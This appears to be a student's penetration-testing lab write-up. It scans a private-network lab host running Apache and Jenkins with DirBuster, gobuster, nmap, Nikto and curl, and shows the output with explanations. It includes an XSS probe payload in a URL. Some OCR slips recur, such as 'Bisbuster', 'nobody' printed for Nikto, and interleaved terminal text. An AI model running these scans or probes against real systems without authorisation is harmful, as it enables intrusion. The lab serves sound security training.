Host: 192.168.204.132

HTTP/1.1 200 OK
Date: Sat, 16 Nov 2024 15:08:42 GMT
Server: Apache/2.4.56 (Debian)
Last-Modified: Fri, 21 Jul 2023 11:59:11 GMT
ETag: "29cd-600fdfe368544"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Content-Type: text/html
```

Connectivity and response from the server are observed with status 200, so the Bisbuster tool is used to identify files and folders.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 3 Files: 3
Results - Tree View
Errors: 0
Back
Pause
Stop
Report
Change


http://192.168.204.132:80/

Directory Stucture	Response Code	Response Size
/	200	11322
icons	403	450
connect.php	200	147
server-status	403	450

```
Current speed: 336 requests/sec                    (Select and right click for more options)
Average speed: (T) 364, (C) 354 requests/sec
Parse Queue Size: 0                                Current number of running threads: 10
Total Requests: 1091349/2646578
Time To Finish: 01:13:13
Starting dir/file list based brute forcing                              /server-status/4829
```

A file with a php extension named “connect.php” is identified, another with the name “server-status” and a tree with two folders.

It runs in the browser and the page appears blank. A cross-side scripting injection is attempted, but the output remains unchanged.




No es seguro 192.168.204.132/connect.php?id=<script>alert(1)</script>

DevTools is now available in Spanish!

Always match Chrome's language | Switch DevTools to Spanish | Don't show again

```
<html> == $0
  <head></head>
  <body></body>
</html>
```

The gobuster tool is used to validate the service directories and the following is found



```
[*] Auxilia  File  Actions  Edit  View  Help
msf6 auxili Starting gobuster in directory enumeration mode
            ===============================================================
┌──(root㉿k /.hta                 (Status: 403) [Size: 280]
└─# dirbust /.hta.php             (Status: 403) [Size: 280]
            /.hta.html            (Status: 403) [Size: 280]
            /.hta.txt             (Status: 403) [Size: 280]
            /.htaccess            (Status: 403) [Size: 280]
Picked up _ /.htaccess.php        (Status: 403) [Size: 280]
Starting OW /.htpasswd            (Status: 403) [Size: 280]
Starting di /.htaccess.html       (Status: 403) [Size: 280]
Dir found:  /.htpasswd.html       (Status: 403) [Size: 280]
Dir found:  /.htaccess.txt        (Status: 403) [Size: 280]
Dir found:  /.htpasswd.txt        (Status: 403) [Size: 280]
DirBuster S /.htpasswd.php        (Status: 403) [Size: 280]
Starting di /.php                 (Status: 403) [Size: 280]
Dir found:  /.html                (Status: 403) [Size: 280]
Dir found:  /connect.php          (Status: 200) [Size: 0]
File found: /index.html           (Status: 200) [Size: 10701]
Dir found:  /index.html           (Status: 200) [Size: 10701]
File found: /server-status        (Status: 403) [Size: 280]
            Progress: 18456 / 18460 (99.98%)
            ===============================================================
```

Another attack option with Apache and Jenkins

Step 1: Network Scanning with Nmap

Command Executed:

nmap -sn 192.168.1.0/24

Description:

The nmap command with the -sn option was used to perform a **portless network scan** of the 192.168.1.0/24 IP address range. This command sends ICMP (ping) packets to identify active devices on the network.

Results Obtained:


1. **10 active devices** were identified on the network.
2. For each device, Nmap reported:
   a. **IP address** (for example, 192.168.1.3, 192.168.1.13, etc.).

b. Associated **MAC address** (such as B6:C2:95:32:27:30).

c. Device manufacturer (if available).

Conclusion of the Step:

This initial scan allowed us to map the network and locate the target machine with IP address 192.168.1.13, which will be used for the following steps in the lab.



```
┌──(root㉿kali-haking)-[~]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-16 13:01 -05
Nmap scan report for 192.168.1.1
Host is up (0.059s latency).
MAC Address: EC:ED:73:5C:E5:2E (Unknown)
Nmap scan report for 192.168.1.3
Host is up (0.037s latency).
MAC Address: B6:C2:95:32:27:30 (Unknown)
Nmap scan report for 192.168.1.4
Host is up (0.060s latency).
MAC Address: D2:C7:2C:EB:66:96 (Unknown)
Nmap scan report for 192.168.1.6
Host is up (0.013s latency).
MAC Address: 6A:3C:1E:E5:F0:C8 (Unknown)
Nmap scan report for 192.168.1.8
Host is up (0.072s latency).
MAC Address: 02:BA:6A:43:B6:03 (Unknown)
Nmap scan report for 192.168.1.13
Host is up (0.00046s latency).
MAC Address: 00:0C:29:53:30:38 (VMware)
Nmap scan report for 192.168.1.27
Host is up (0.00047s latency).
MAC Address: 80:32:53:0E:9A:2A (Intel Corporate)
Nmap scan report for 192.168.1.252
Host is up (0.0048s latency).
MAC Address: 00:00:CA:01:02:03 (Arris Group)
Nmap scan report for 192.168.1.254
Host is up (0.0058s latency).
MAC Address: 8C:61:A3:6A:22:DD (Arris Group)
Nmap scan report for 192.168.1.15
Host is up.
Nmap done: 256 IP addresses (10 hosts up) scanned in 2.64 seconds

┌──(root㉿kali-haking)-[~]
└─# 
```

Step 2: Verify Connectivity to the Target Machine

Command Executed:


ping 192.168.1.13

Description:

The ping command was used to verify connectivity to the target machine, previously identified by the IP address 192.168.1.13. This command sends ICMP (ping) packets to confirm the host is up and measures the response time.

Results Obtained:

1. The target machine responded to all ICMP packets sent.
2. Each response includes:
   a. **Packet size:** 64 bytes. b.
   Sequence number (icmp_seq): from 1 to 14 in the capture. c. **Response time (time):** varies between **0.316 ms** and **1.10 ms.** d. **TTL (Time to Live):** 64.



```
┌──(root㉿kali-haking)-[~]
└─# ping 192.168.1.13
PING 192.168.1.13 (192.168.1.13) 56(84) bytes of data.
64 bytes from 192.168.1.13: icmp_seq=1 ttl=64 time=0.777 ms
64 bytes from 192.168.1.13: icmp_seq=2 ttl=64 time=1.08 ms
64 bytes from 192.168.1.13: icmp_seq=3 ttl=64 time=0.747 ms
64 bytes from 192.168.1.13: icmp_seq=4 ttl=64 time=0.996 ms
64 bytes from 192.168.1.13: icmp_seq=5 ttl=64 time=0.842 ms
64 bytes from 192.168.1.13: icmp_seq=6 ttl=64 time=1.06 ms
64 bytes from 192.168.1.13: icmp_seq=7 ttl=64 time=0.942 ms
64 bytes from 192.168.1.13: icmp_seq=8 ttl=64 time=0.675 ms
64 bytes from 192.168.1.13: icmp_seq=9 ttl=64 time=0.759 ms
64 bytes from 192.168.1.13: icmp_seq=10 ttl=64 time=1.01 ms
64 bytes from 192.168.1.13: icmp_seq=11 ttl=64 time=0.692 ms
64 bytes from 192.168.1.13: icmp_seq=12 ttl=64 time=1.10 ms
64 bytes from 192.168.1.13: icmp_seq=13 ttl=64 time=0.739 ms
64 bytes from 192.168.1.13: icmp_seq=14 ttl=64 time=0.316 ms
```

Step 3: Detailed Port and Service Scanning with Nmap

Command Executed:

nmap -sS -sV -A 192.168.1.13

Description:

The nmap command was used with the following options:

- **-sS:** Performs a SYN scan (faster and more discreet). • **-sV:** Detects active service versions.
- **-A:** Enables advanced analysis, including operating system and tracing.

Results Obtained:

1. **Open Ports: a. 80/tcp**
   (http): i. Service:
   Apache httpd 2.4.56 (Debian). ii. Default Page: "It Works" (Apache default).
   b. 8080/tcp (http):
   i. Servicio: Jetty 10.0.13.

ii. Related Page: Jenkins Control Panel. iii. HTTP proxy detected.

2. System Information:

a. MAC Address: 00:0C:29:53:30:38 (VMware). b. Operating
System: Linux 4.x/5.xc Network Distance: 1
hop.


3. Other Observations: a.

robots.txt on port 80 indicates unauthorized entry. b. Port 8080 is relevant
because it hosts the control panel.
Jenkins, a possible attack target.

Conclusion of the Step:

This scan confirmed that the target machine has interesting services exposed, specifically:

• An Apache web server on port 80. • A Jetty server with
Jenkins on port 8080, which can have
exploitable vulnerabilities.



```
┌──(root㉿kali-haking)-[~]
└─# nmap -sS -sV -A 192.168.1.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-16 13:06 -05
Nmap scan report for 192.168.1.13
Host is up (0.00078s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
8080/tcp open  http    Jetty 10.0.13
|_http-title: Panel de control [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Jetty(10.0.13)
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 00:0C:29:53:30:38 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.78 ms 192.168.1.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.95 seconds

┌──(root㉿kali-haking)-[~]
└─#
```

Step 4: Vulnerability Scanning with Nmap

Command Executed:

sudo nmap --script vuln 192.168.1.13

Description:


The nmap command was used with the vuln script, which scans the target system for known vulnerabilities. This script includes a series of specific tests to identify security issues.

Results Obtained:

1. **Ports Analyzed:**
   a. **80/tcp:** Servidor HTTP.
   b. **8080/tcp:** HTTP Proxy.
2. **Vulnerability Testing:**
   a. XSS (Cross-Site Scripting):
      i. No DOM-based XSS vulnerabilities were found.
      stored.
   b. CSRF (Cross-Site Request Forgery):
      i. No CSRF vulnerabilities were detected.
   c. Slowloris DoS (Denial of Service):
      i. Status: **Probably Vulnerable.**
      ii. CVE ID: **CVE-2007-6750.**
      iii. Description:
         1. Slowloris attempts to keep many connections open to the target server by sending partial requests, which consumes server resources and can cause a denial of service (DoS).
3. **Additional Resources Identified:**
   a. /**robots.txt:** Indicates specific paths on the server.
   b. /**api/:** Potentially interesting directory.
   c. /**secured/:** Protected directory requiring authentication (401 Unauthorized).

Conclusion of the Step:

The scan identified that the server is likely vulnerable to a denial-of-service (Slowloris) attack. Additionally, the detected directories (/api/ and /secured/) could contain critical information or functionality and will require further exploration in the following steps of the lab.



```
┌──(root㉿kali-haking)-[~]
└─# sudo nmap --script vuln 192.168.1.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-17 13:40 -05
Nmap scan report for 192.168.1.13
Host is up (0.00011s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
8080/tcp open  http-proxy
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-enum:
|   /robots.txt: Robots file
|   /api/: Potentially interesting folder
|_  /secured/: Potentially interesting folder (401 Unauthorized)
MAC Address: 00:0C:29:53:30:38 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 56.50 seconds
```

Step 5: Security Analysis with Nikto

Command Executed:

nobody -h http://192.168.1.13

Description:

Nikto, a web vulnerability scanning tool, was used to assess the security of the web server hosted at 192.168.1.13. Nikto identifies insecure configurations, known vulnerabilities, and potential configuration issues on the server.

Results Obtained:

1. **Server Information:**
   a. Servidor: **Apache 2.4.56 (Debian).** b. Métodos Permitidos: **GET, POST, OPTIONS, HEAD.**
2. **Security Issues Detected: a. Lack of Anti-Clickjacking Header (X-Frame-Options):**

i. The absence of this header allows server content to be embedded on other sites, opening the door to clickjacking attacks.

b. Missing X-Content-Type-Options Header:

i. This could allow browsers to incorrectly interpret the content type, facilitating attacks such as Cross-Site Scripting (XSS).

c. CGI Directory:

i. No exposed CGI directories were found.

d. File Display with ETags:

i. The server may be revealing sensitive information via ETags in HTTP responses.

ii. Related to **CVE-2003-1418.**

3. Errors and Limitations:


a. The scan did not detect any additional directories or exposed files specific.

Conclusion of the Step:

Nikto identified several insecure configurations in the Apache server that could be exploited. The absence of critical headers such as X-Frame-Options and X-Content-Type-Options increases the risk of common web attacks like clickjacking and XSS. Additionally, the exposure of ETags could provide sensitive information to an attacker.


Alternate attack on victim host machine Debian ver 4.15 –5.8

We perform direct scanning with nmap, we find the OS version



```
┌──(root㉿kali-ThD)-[/opt/metasploit-framework]
└─# gobuster dir -u http://192.168.204.132
Error: required flag(s) "wordlist" not set

┌──(root㉿kali-ThD)-[/opt/metasploit-framework]
└─# nmap -O 192.168.204.132

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-16 17:29 -05
Nmap scan report for 192.168.204.132
Host is up (0.0026s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 00:0C:29:27:8E:3F (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.10 seconds
```

Using Nikto to detect vulnerabilities



```
┌──(root㉿kali-ThD)-[/opt/metasploit-framework]
└─# nikto -h http://192.168.204.132:80

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.204.132
+ Target Hostname:    192.168.204.132
+ Target Port:        80
+ Start Time:         2024-11-16 18:18:09 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.56 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/He
aders/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
ifferent fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-conten
t-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 600fdfe368544, mtime: gzip. See: http:/
/cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
jk
+ 8102 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2024-11-16 18:18:48 (GMT-5) (39 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Missing X-Frame-Options header:

This means the server doesn't have the X-Frame-Options header set, which could allow clickjacking attacks. This is a security issue that can allow an attacker to embed the web page within an iframe on another domain, tricking the user into performing unwanted actions.

Missing X-Content-Type-Options header:

The absence of this header allows the browser to attempt to guess the content type of the files, which could be exploited to perform attacks such as executing malicious code.


Possible inode leak via ETags (CVE-2003-1418):

The server is emitting ETag headers containing file details such as inode, size, and modification time. This could allow an attacker to obtain information about the server's files.

Allowed HTTP methods:

The server allows the HTTP methods GET, POST, OPTIONS, and HEAD. No potentially dangerous methods such as DELETE or PUT were observed being enabled, but you can review your configuration to ensure only the necessary methods are enabled.

ETags Information Leak (CVE-2003-1418)



```
└─# curl -I http://192.168.204.132/

HTTP/1.1 200 OK
Date: Sat, 16 Nov 2024 23:28:37 GMT
Server: Apache/2.4.56 (Debian)
Last-Modified: Fri, 21 Jul 2023 11:59:11 GMT
ETag: "29cd-600fdfe368544"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Content-Type: text/html
```